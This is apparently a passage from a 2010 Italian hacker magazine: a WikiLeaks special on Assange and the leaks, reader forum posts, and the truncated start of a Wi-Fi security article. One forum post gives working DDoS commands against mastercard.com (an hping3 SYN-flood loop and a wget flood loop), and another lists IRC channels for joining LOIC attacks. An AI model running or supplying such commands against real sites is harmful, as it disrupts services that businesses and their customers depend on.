La sua natura giudicata apertamente pericolosa, ne ha costituito sin dall'inizio un bersaglio per gruppi di pirati informatici al soldo o meno delle intelligence di tutto il mondo. Per tutelarsi da possibili oscuramenti totali, già lo scorso agosto era stato diffuso tramite sito web e reti p2p tutto l'archivio digitale di Wikileaks cifrato in AES256, senza rilasciare la password (archivio da 1,4Gb noto come Wikileaks Insurance File). Essa sarebbe stata resa pubblica nel caso in cui il sito fosse stato compromesso. Qualcuno ha ipotizzato che fosse un bluff, ma di certo ha funzionato come deterrente.
Wikileaks, da sempre soggetto a questi attacchi, per mantenersi online deve essere continuamente monitorato e ha come location principale i server del provider Banhof (www.bahnhof.se), all'interno di un bunker nella catena montuosa chiamata Pionen, da cui prende il nome. Si tratta di un vero e proprio bunker anti attacco atomico degli anni Settanta che è stato convertito in data center. Tra le caratteristiche peculiari di questa location, oltre la difesa naturale da possibili attacchi aerei, vi è anche l'autosufficienza energetica grazie alla presenza di generatori di backup progettati per sottomarini e basati su motori diesel tedeschi, per il funzionamento dell'impianto elettrico e idraulico.


Una sala riunioni all'interno del bunker. Sullo sfondo si vedono i rack che contengono i server tra cui anche Wikileaks.

Nonostante la location di tutto rispetto, i server per la natura stessa di internet, non possono essere immuni ad attacchi Ddos e proprio in questi giorni sono nati numerosi nuovi mirror di wikileaks, a seguito della chiusura dei principali siti wikileaks.org e wikileaks.net su pressione del governo americano, nel tentativo di oscurare e zittire Wikileaks.
E' possibile trovare facilmente uno di questi mirror ufficiali e non, andando all'indirizzo http://wikileaks.info, attualmente attivo, mentre è stato aperto un nuovo indirizzo ufficiale con il dominio wikileaks.ch, con segnalati tutti i mirror ufficiali all'indirizzo wikileaks.ch/mirrors.html. Per l'esattezza si tratta di 1559 mirror, numerosi dei quali implementano l'IPv6!

LA CENSURA E L'ANONIMATO

Wikileaks è considerato una concreta minaccia alla sicurezza degli Stati Uniti. A dirlo sono stati proprio i servizi segreti americani che hanno stilato un dossier riservato di 32 pagine datato 18 marzo 2008, dal titolo "Wikileaks.org - An Online Reference to Foreign Intelligence Services, Insurgents, Or Terrorist Groups?" (traduzione: "Wikileaks.org – Un riferimento online per servizi segreti stranieri, ribelli o gruppi terroristici?") che è stato pubblicato online proprio da Wikileaks lo scorso 15 marzo, con notevole eco mediatica.
Tale documento rappresenta forse l'approfondimento più accurato su cos'è tecnicamente Wikileaks e come funziona la raccolta e diffusione delle informazioni riservate operate dai suoi sostenitori, ovviamente dal punto di vista dei servizi segreti americani.

Assange si è guadagnato la copertina emblematica del Time che ha utilizzato la bandiera americana per chiudergli la bocca.

Alla chiave del successo di questa raccolta c'è la garanzia all'anonimato delle fonti che risiedono in tutto il mondo e possono fornire le informazioni tramite internet. Come si legge nel documento, chiunque può postare informazioni grazie al sistema Wiki senza alcuna revisione editoriale o supervisione volta ad appurare la verità delle notizie riportate. Un sistema senza censure in pratica. E' evidente che tale struttura possa prestarsi a facili critiche, dal momento che

i contenuti (apparentemente) non sono sottoposti ad alcuna verifica, tuttavia è proprio l'assenza di censura e la garanzia dell'anonimato che ne ha decretato la potenza esplosiva dal punto di vista mediatico. E Wikileaks assicura di effettuare opportune verifiche sui documenti ricevuti. Molti paesi, già prima del "Cable-gate", ossia la diffusione dei messaggi scambiati tra i diplomatici americani negli ultimi 50 anni, avevano deciso di bloccare l'accesso a Wikileaks.org. Tra questi la Cina, Israele, la Corea del Nord, la Russia, la Tailandia e lo Zimbabwe. Cina, Israele e Russia pretendono infatti di poter modificare autonomamente i contenuti pubblicati per perseguire le fonti, nonostante Putin dichiari inaspettatamente di essere contrario all'arresto di questi giorni di Assange. L'anonimato offerto da Wikileaks è garantito dall'utilizzo delle moderne tecnologie, ma soprattutto dalla fiducia che lega chi pubblica e chi fornisce le informazioni riservate. Per proteggere l'anonimato sono impiegate le piattaforme di Wiki e MediaWiki (alla base del funzionamento del sito web) e i protocolli OpenSSL, FreeNet, TOR, e crittaggio PGP per cifrare e rendere impossibile risalire al punto di accesso iniziale alla rete dei contenuti diffusi. Oltre alla diffusione via internet, le fonti anonime delle informazioni possono trasmettere ovviamente i contenuti tramite vecchi e sicuri metodi, come quello di inviare tramite posta CD o DVD cifrati ai volontari che lavorano per Wikileaks e che proteggendo l'origine delle informazioni, girano a loro volta i contenuti a chi è autorizzato a pubblicare i contenuti online. Una catena di tramissione basata chiaramente sulla fiducia che le parti ripongono tra loro.

I DOCUMENTI

La quantità dei documenti fuoriusciti è talmente ampia da aver richiesto lo sviluppo di software appositi da parte di Assange e dei suoi collaboratori, volti a catalogare e indicizzare le informazioni. Tra le funzioni base di questi software ad esempio, l'espansione automatica degli innumerevoli acronimi utilizzati ad esempio per i documenti riservati sulla guerra in Afghanistan. Tramite un'intensa attività di SQL e di pubblicazione di articoli è ora disponibile un database che permette di svolgere ricerche approfondite sulle oltre 2000 pagine riservate, ora a disposizione di chiunque. E le informazioni rivelate sono particolarmente esplosive. Per fare qualche esempio, tra le informazioni portate alla luce: centri nevralgici dei servizi segreti americani, operazioni su detenuti e presunte violazioni di diritti umani a Guantanamo, informazioni sul Dipartimento di Stato, le Forze Aree, la Marina e le unità dei Marines degli Stati Uniti, sulla polizia irakena e le forze di coalizione della Polonia, Danimarca, Ucraina, Lettonia, Slovacchia, Romania, Armenia, Kazakistan e El Salvador che hanno svolto servizio in Iraq e Afghanistan, quasi l'intero ordine di battaglia delle forze americane in Iraq e Afghanistan alla data di Aprile 2007, presunte rivelazioni relative alla violazione da parte degli Stati Uniti della convenzione sull'uso delle armi chimiche in Iraq e Afghanistan. Dopo aver indicizzato i contenuti, gli sviluppatori software hanno rintracciato in rete gli acronimi utilizzati dalla NATO per validare a campione le pagine. Manualmente sono state poi create delle liste di parole chiave utili a navigare tra i contenuti. Con l'utilizzo di scripting basato su VIM, PERL e programmi Python, tutto il materiale è stato poi organizzato in fogli di calcolo che hanno permesso una visualizzazione semplificata. Con successive fusioni, sono stati inclusi fogli di calcolo della logistica della NATO e acronimi utilizzati dalla logistica militare americana e il tutto è stato riversato nuovamente in SQL. Questo ha permesso ad esempio di ottenere informazioni accurate di tipo economico sugli apparati militari e sulle operazioni stesse di guerra.

GLI ATTACCHI

Il dossier si spinge ben oltre l'analisi di Wikileaks definendo possibili falle che potrebbero portare al controllo del sito web. Viene chiaramente evidenziato che le tecnologie utilizzate per rendere le comunicazioni cifrate hanno delle vulnerabilità che possono essere "exploitate" e che organizzazioni dotate di tecnici opportunamente addestrati, in possesso di sistemi e software appopriati, potrebbero

portare a buon fine attacchi in grado di prendere il controllo del sito. Come a dire tra le righe, che i servizi segreti sono pronti a intervenire per spegnere immediatamente Wikileaks.

Nel grafico è possibile osservare il downtime di oltre 24 ore causato a Wikileaks subito dopo la pubblicazione dei documenti denominati "cable-gate".

E' inoltre evidenziato che analisi digitali di tipo forense sui documenti e sulle reti coinvolte per la trasmissione dei dati potrebbero permettere di risalire alle località di origine utilizzate per diffondere i contenuti riservati fuoriusciti e

rintracciare quindi i responsabili di tali azioni.

A seguito dell'attacco a Wikileaks un gruppo di hacker denominato AnonOps ha lanciato operazioni di rappresaglia che hanno portato al downtime dei siti di Visa, MasterCard, PostFinance e PayPal, soggetti tutti coinvolti nella chiusura dei conti utilizzati per finanziare Wikileaks.


Ciò nonostante, Wikileaks assicura che le competenze necessarie per risalire agli indirizzi IP dei computer coinvolti, fino ai MAC delle schede di rete di partenza, sono tali da essere in possesso dei soli programmatori che si occupano di Wikileaks. Un'affermazione forse azzardata, ma che rende bene l'idea del livello di esperienza dei collaboratori di Julian Assange.

Lo stesso sito web ha alle spalle un lavoro continuo volto ad assicurarne la disponibilità online, nonostante i continui attacchi informatici.


Sul versante politico, diverse nazioni tentano di rendere illegale la stessa consultazione del sito web e il download dei contenuti in esso resi disponibili, bloccandone l'accesso. Su quello giurisprudenziale, al contrario, ci si chiede anche negli Stati Uniti se debba essere costituzionalmente permesso di poter accedere a queste informazioni in relazione alla libertà di parola e di stampa.

IL FUTURO


Wikileaks aspira a divenire una voce autorevole indipendente e priva di censure cui chiunque può rivolgersi per denunciare tutte quelle notizie che i potenti più o meno in vista vorrebbero fossero taciute.

Wikileaks ora ha aperto anche uno spiraglio sul mondo nascosto dei

servizi segreti e delle diplomazie, rendendo palese agli occhi del mondo le forze in gioco per gli equilibri politici del pianeta. Gli attacchi continui perpetrati nei confronti del sito web, l'arresto del suo portavoce, la chiusura dei conti bancari e degli account pay-pal dei sostenitori di Wikileaks danno invece la dimensione degli interessi economici coinvolti dietro a tali movimenti politici. E ora il mondo è in attesa di conoscere le sorti di Julian Assange, attualmente detenuto in Inghilterra, ma per il quale probabilmente si sta cercando il modo di estradarlo negli USA.

Al di là delle informazioni rilasciate sembra sempre più necessario assicurare la massima libertà a internet come mezzo principe per la libertà di espressione a disposizione di ognuno. Forse sarà proprio il caso di Wikileaks a creare nell'opinione pubblica un forte desiderio di indipendenza della rete

di Massimiliano Rinaldi
redazione@hackerjournal.it

JULIAN PAUL ASSANGE: VITTIMA O CARNEFICE?

WIKILEAKS FIGURA CONTROVERSA E CARISMATICA, OSANNATA E ALTRETTANTO CRITICATA, JULIAN ASSANGE E' UNA DELLE ICONE PIÙ IMPORTANTI DELLA NUOVA EPOPEA DIGITALE.

WikiLeaks is a non-profit media organization dedicated to bringing important news and information to the public. We provide an innovative, secure and anonymous way for independent sources around the world to leak information to our journalists. We publish material of ethical, political and historical significance while keeping the identity of our sources anonymous, thus providing a universal way for the revealing of suppressed and censored injustices. Questo è il messaggio che campeggia nella home page di Wikileaks il sito che è riuscito a sollevare uno tsunami mediatico di proporzioni inaudite pubblicando documenti diplomatici statunitensi riservati e confidenziali che hanno sollevato, per il contenuto spesso "imbarazzante", una serie di polemiche a catena. WikiLeaks (dall'inglese "leak", "perdita", "fuga [di notizie]") è un'organizzazione internazionale senza scopo di lucro che riceve in modo anonimo, grazie

a un contenitore (drop box) protetto da un potente sistema di cifratura, documenti coperti da segreto (segreto di stato, segreto militare, segreto industriale, segreto bancario) e poi li carica sul proprio sito web. WikiLeaks riceve, in genere, documenti di carattere governativo o aziendale da fonti coperte dall'anonimato.

WIKILEAKS

Dietro il sito di Wikileaks c'è la figura controversa di Julian Paul Assange, australiano, 39 anni, buona parte dei quali dedicati proprio all'etica hacking. Assange giovanissimo entra a far parte, verso la fine degli anni ottanta, di "International Subversives" (Sovversivi internazionali) un gruppo di hacker internazionali ben noto alle cronache. Egli utilizza lo pseudonimo di "Mendax" (da una frase di Orazio: "magnificamente mendace"). Assange viene definito Giornalista, programmatore, attivista, però forse la parola che meglio lo descrive è anarchico. Non si riconosce nel sistema, lo combatte. Ne combatte le regole e proprio per questo i suoi guai con la giustizia iniziano molto presto. Nel 1991 subisce un'irruzione nella sua casa di Melbourne da parte della polizia federale australiana. L'accusa è quella di avere violato, via modem, diversi computer appartenenti a un'università australiana e di essere entrato nel sistema informatico del Dipartimento della Difesa americano (peraltro un'incursione definita periferica che non ha violato i centri nevralgici del sistema). Nel 1992 gli vengono rivolti 24 capi di accusa di hacking. Assange è condannato, ma in seguito è rilasciato per buona condotta, dopo aver pagato una multa di 2.100 dollari australiani. Tanto per rimanere in tema nel 1995 programma un port scannino open source chiamato software Nel 1997 collabora alla stesura del libro Underground: Tales of Hacking, Madness and Obsession on the Electronic Frontier. Dopo un periodo di studio non particolarmente fruttuoso (non coronato dalla laurea), tra il 2003 e il 2006, presso la facoltà di fisica e matematica all'Università di Melbourne, il suo impegno si rivolge decisamente al sito WikiLeaks.org di cui è tra i promotori nel 2007. Tecnicamente Assange si definisce "solamente" caporedattore di WikiLeaks ma i suoi meriti e, soprattutto i suoi "poteri" vanno ben oltre. WikiLeaks è una sua creatura fortemente compenetrata nel suo modo di essere, spesso al di fuori delle regole statutarie, questo appare ben evidente a tutti, specie i suoi detrattori e alla giustizia internazionale.

GRANDE VISIBILITÀ, GRANDI PROBLEMI

Da un grande potere derivano grandi responsabilità. Lo dice Peter Parker, al secolo l'Uomo Ragno, e a questa massima non si può sottrarre neanche Julian Assange i cui piccoli guai con la legge diventano decisamente più consistenti mano mano che la popolarità di WikiLeaks cresce. Il 18 novembre 2010 il tribunale di Stoccolma spicca un mandato d'arresto in contumacia nei suoi confronti con l'accusa di stupro, molestie e coercizione illegale. La vicenda viene poi ridimensionata nei contorni. In realtà ad Assange sarebbe stato contestato il rifiuto di sottoporsi ad un controllo medico sulle malattie sessualmente trasmissibili dopo aver avuto rapporti sessuali non protetti con due donne consenzienti, reato punibile in Svezia. Una delle donne coinvolte è Anna Ardin, una militante femminista e segretaria dell'associazione Brotherhood Movement. Il 20 novembre viene spiccato, sulla scorta di questa accusa, un mandato di arresto internazionale tramite Interpol dalla forza di polizia svedese. In aggiunta è stato diramato un mandato di arresto nell'Unione Europea tramite il Sistema di Informazione Schengen. Si arriva così alla data fatidica: il 28 novembre 2010. WikiLeaks rende di pubblico dominio oltre 251.000 documenti diplomatici statunitensi, molti dei quali etichettati come "confidenziali" o "segreti" che destano un grandissimo clamore. Si ipotizza che con la pubblicazione dei documenti siano state violate una serie di leggi internazionali, ma siamo ancora nel campo delle ipotesi tutte da verificare. Quello che è invece concreto è l'arresto di Assange che il 7 dicembre 2010 Assange si presenta spontaneamente negli uffici di Scotland Yard e viene trattenuto in seguito al mandato di cattura internazionale per i fatti a sfondo sessuale. Di fatto l'unica accusa realmente pendente ad oggi sul suo capo. Infine, il 16 dicembre, viene scarcerato a seguito del pagamento di una cauzione di 200.000 sterilne, messe insieme, almeno così si dice, in massima parte dai suoi sostenitori. Ora l'udienza del processo a suo carico è attesa per l'11 Gennaio.

VITTIMA O CARNEFICE?

La risposta non è semplice. L'attività di Assange è indubbiamente molto fastidiosa per i "potenti" di ogni paese del mondo e le finalità etiche che la sorreggono di base si possono considerare nobili. Ma ci sono delle ombre che si fa fatica a dissipare completamente. Qualcuno ipotizza che tutto questo teatrino sia stato allestito ad arte per raccogliere fondi milionari, quindi anche per scopi di lucro. C'è poi chi alza il dito sui sostenitori e ipotizza che alcuni finanziatori siano organizzazioni, anche grossi editori, i cui scopi potrebbero essere quelli di utilizzare l'attività investigativa del sito per i propri vantaggi. Insomma bianco o nero? Paladino o speculatore? Ai posteri la sentenza. Intanto sul sito WikiLeaks si può scaricare un documento compresso di qualche MB che contiene tutti i 251.000 torrent che consentono di scaricare altrettanti documenti, tutti quelli finora resi pubblici dal sito. Un'ondata di rivelazioni difficile da contrastare perché non basta più chiudere WikiLeaks per arginare la diffusione dei documenti. Il sito è ripreso da migliaia i altri siti, i torrent *viaggiano* e si diffondono in rete come un'epidemia che difficilmente potrà essere arrestata.

HATCHING TRUTH. Wikil

di Massimiliano Rinaldi
redazione@hackerjournal.it

VOCI DAL FORUM

Durante la lavorazione di HJ 210 è esploso il caso Wikileaks rispetto al quale, anche in redazione abbiamo opinioni e pareri discordanti. Era comunque giusto dare rilievo alla vicenda, da qui lo speciale che trovate in questo numero e a completamento del quale riportiamo alcuni degli interventi apparsi sul forum. L'ordine casuale e l'apparente schizofrenia fotografano molto bene le sensazioni e l'emotività del momento.

Assange & Wikileaks
da altair » 09 dic 2010, 10:03

L'argomento del momento è indubbiamente legato a Wikileaks e al suo ideatore Julian Assange. In questa sede più che esprimere un giudizio personale sulla vicenda vorrei stimolare il vostro intervento. Cosa ne pensate? Per me e per la redazione sarebbe prezioso conoscere il vostro pensiero perché stiamo valutando l'idea di concedere alla vicenda un certo rilievo sul numero 210 di HJ. Ci serve, come sempre in questi casi, un contatto diretto con la comunità che gravita intorno alla rivista per commenti e valutazioni. Ripeto, l'idea è quella di un "quasi speciale" su Wikileaks dove gli interventi dei lettori e della comunità acquisiranno un ruolo centrale. Scrivete subito. I canali li conoscete. Noi siamo già al lavoro. Il tempo come al solito stringe...
altair
caporedattore@hackerjournal.it

Re: Assange & Wikileaks
da astharot » 09 dic 2010, 12:59

Personalmente penso che la faccenda stia avendo un hype TROPPO clamoroso e il tutto mi puzza di speculazione... senza escludere che la roba pubblicata su WikiLeaks potrebbe essere facilmente fuffa inventata.
Pare che chi stia dietro tutto voglia:
1) guadagnare soldi facili (vedi per esempio i 750k di euro raccolti dal CCC per WikiLeaks).
2) diffondere malware per i propri scopi (LOIC trojanized?).
tutto questo, IMHO.
You think you know? You have no idea..

Re: Assange & Wikileaks
da Xanthic » 09 dic 2010, 13:45

Sulla carta il gruppo Anonymous (Anonops) è indipendente da Wikileaks ed in vita da un paio d'anni (vedi http://

en.wikipedia.org/wiki/Anonymous_%28group%29). Ad oggi i target rivendicati e colpiti da LOIC sono tutti attinenti alla causa Wikileaks. Sicuramente, come dici tu, magari da domani iniziano a girare i pacchetti su altri obiettivi, ma scarterei l'ipotesi "client trojanizzati" per ora.

Re: Assange & Wikileaks da joke » 09 dic 2010, 15:27

Io sono d'accordo con astharot, sento puzza di bruciato. magari è vero, all'inizio poteva avere tutti gli scopi più nobili, ma ora credo che un pensierino lucrativo ce l'abbiano fatto.Poi una volta che sei sulla cresta dell'onda è difficile scendere e quindi per mantenere l'esclusiva devi inventare. Ora ho paura che si cominci a pendere dalle labbra di Assange e tutto ciò che dica venga preso per vero e quando dai troppo potere a una sola persona... non vuol dire che sia un bene!

Re: Assange & Wikileaks da matrobriva » 09 dic 2010, 15:28

Innanzitutto vorrei fare chiarezza sulla figura di Assange. Assange se ha fatto quel che ha fatto è probabilmente per puro spirito vendicativo procurato dalla sua accusa di stupro. Riguardo Wikileaks, trovo che sia la dimostrazione che da anni tutti noi aspettavamo che Internet può essere davvero lo strumento libero e democratico di cui si è sempre parlato. Inoltre questo fa capire che ormai il mondo è cambiato e la gente ha bisogno di conoscere quello che succede intorno a lei.

Re: Assange & Wikileaks da Xanthic » 09 dic 2010, 18:20

Assange e' soltanto colui che ha deciso di dare un volto, un nome e un cognome all'organizzazione Wikileaks (con tutti i vantaggi e gli svantaggi del caso).

Ddos contro i nemici di WikiLeaks da ray » 08 dic 2010, 14:02

Per chi ancora non è informato.. http://www.webnews.it/2010/12/07/wikile ... -chi-ddos/

Da ieri sera, un gurppo di anonimi sostenitori di Assange, sta organizzando una sorta di botnet volontaria (LOIC, low orbit icon cannon) per effettuare attacchi Ddos contro le società che hanno tagliato i fondi a wikileaks. Tra le vittime, la pagina del senatore liebermann, postfinance.ch, e mastercard.com
Info:
server: irc.anonops.net
#operationpayback il canale ufficiale del movimento
#tbpitaly canale ufficiale del movimento in italiano
#setup per informazioni e aiuto per chi volesse aggiungersi ai LOICs

Maggiori informazioni su LOIC: http://encyclopediadramatica.com/LOIC

Re: Ddos contro i nemici di WikiLeaks da BlackLight » 08 dic 2010, 20:42

CODICE: SELEZIONA TUTTO

```
for (( i=0; $i < 10; i++ )) do
   sudo hping3 --flood -S -p 80 www.mastercard.com &
done
```

Ora non voglio fare il paranoico che non vuole installarsi il fantomatico loic, ma perché non usare una roba del genere per synfloodare con 10 thread invece di installarsi client esterni?Meglio ancora, ci si può divertire con questo:

CODICE: SELEZIONA TUTTO

```
while true; do wget -O /dev/null http://www.mastercard.com/images/mc_splash_view.jpg; done;
```



Re: Ddos contro i nemici di WikiLeaks da Makaveli » 08 dic 2010, 22:09

Un'intervista fatta a th3j35t3r riguardo XerXeS project (un tool automatico per eseguire attacchi di tipo dos) da parte di infosecisland.com
Jester Unveils XerXeS Automated DoS Attack.
Video:
Xerxes DOS Attack
Second video of XerXes DoS Attack.

Re: Ddos contro i nemici di WikiLeaks da Xanthic » 09 dic 2010, 18:24

@BlackLight: è presto detto, con LOIC in modalità hive lasci che la tua banda venga governata da quelli di Anonops. E' un setup unskilled, per persone unskilled, ovvero il 99% del movimento che collabora ai DDoS pro-WikiLeaks. Ergo per loro e' un vantaggio, soprattutto a livello di sincronizzazione attacchi verso un unico target prestabilito.

HATCHING TRUTH. WIKI

di Roberto Guglielmi
info@robertoguglielmi.it

SICUREZZA WIRELESS CON AIRPCAP

WIRELESS

La liberalizzazione delle reti Wi-Fi porta con sé dei seri problemi di sicurezza. Vediamo quali sono i possibili scenari di attacco e le difese.

È notizia di questi giorni, durante la stesura di questo articolo (novembre 2010) che il Consiglio dei Ministri ha dato via libera a diverse misure contenute in un decreto legge : dalla possibilita' di espellere cittadini comunitari alla stretta contro prostituzione e accattonaggio alla liberazione delle reti wi-fi . In questo caso, mi sento in dovere di dire che non sono molto d'accordo. Liberalizzare le reti wi-fi significa inanzitutto rendere "anonima" ogni connessione ad internet, e proprio perché anonima, ci troveremo di fronte ad una serie di reati a cui non potremmo identificare il colpevole. E' pur vero che anche oggi c'è la possibilità di commettere reati su internet senza sapere l'autore, ma son convinto che dal 1 gennaio 2011 questi reati si moltiplicheranno a dismisura. Ma questo non è il peggio .... Si puo verificare che colui che commette un reato informatico, lo fa sfruttando il vostro router o access point se non configurato correttamente. In questo caso potrete trovarvi la polizia postale alla porta senza che voi ne sappiate niente, poiché lascerà come "biglietto da visita" il vostro indirizzo IP, che è un numero univoco che corrisponde alla vostra persona. I reati sono molteplici, anche se la maggioranza dei casi riguarda il furto di denaro. Non tralascerei i reati a contenuto sessuale, per di più, pedo-pornografico. In alcuni casi, sfruttando Skype, un programma che permette di telefonare via internet, gli scenari potranno essere ancora piu complessi.

TROVARE UN ACCESS POINT LIBERO

Trovare un access point libero è facilissimo, non bisogna essere hacker ne essere afferratissimi in materia. Ogni utente di pc portatile avrà sicuramente provato a vedere o scovare le connessioni attive della sua zona, e molto spesso, oltre alla propria, ne avrà trovato anche altre: alcune opportunamente protette, altre... libere. Sfruttare le connessioni altrui, è reato, ma a volte ci si lascia prendere dalla curiosità e.... questo non va bene. Addirittura in alcune città, vengono segnalate con vernice spray sui muri degli edifici , il punto ottimale per raggiungere una rete libera wi-fi. Con la nuova Legge, molto probabilmente, non ci sarà piu bisogno.

SCOPO DI QUESTO ARICOLO

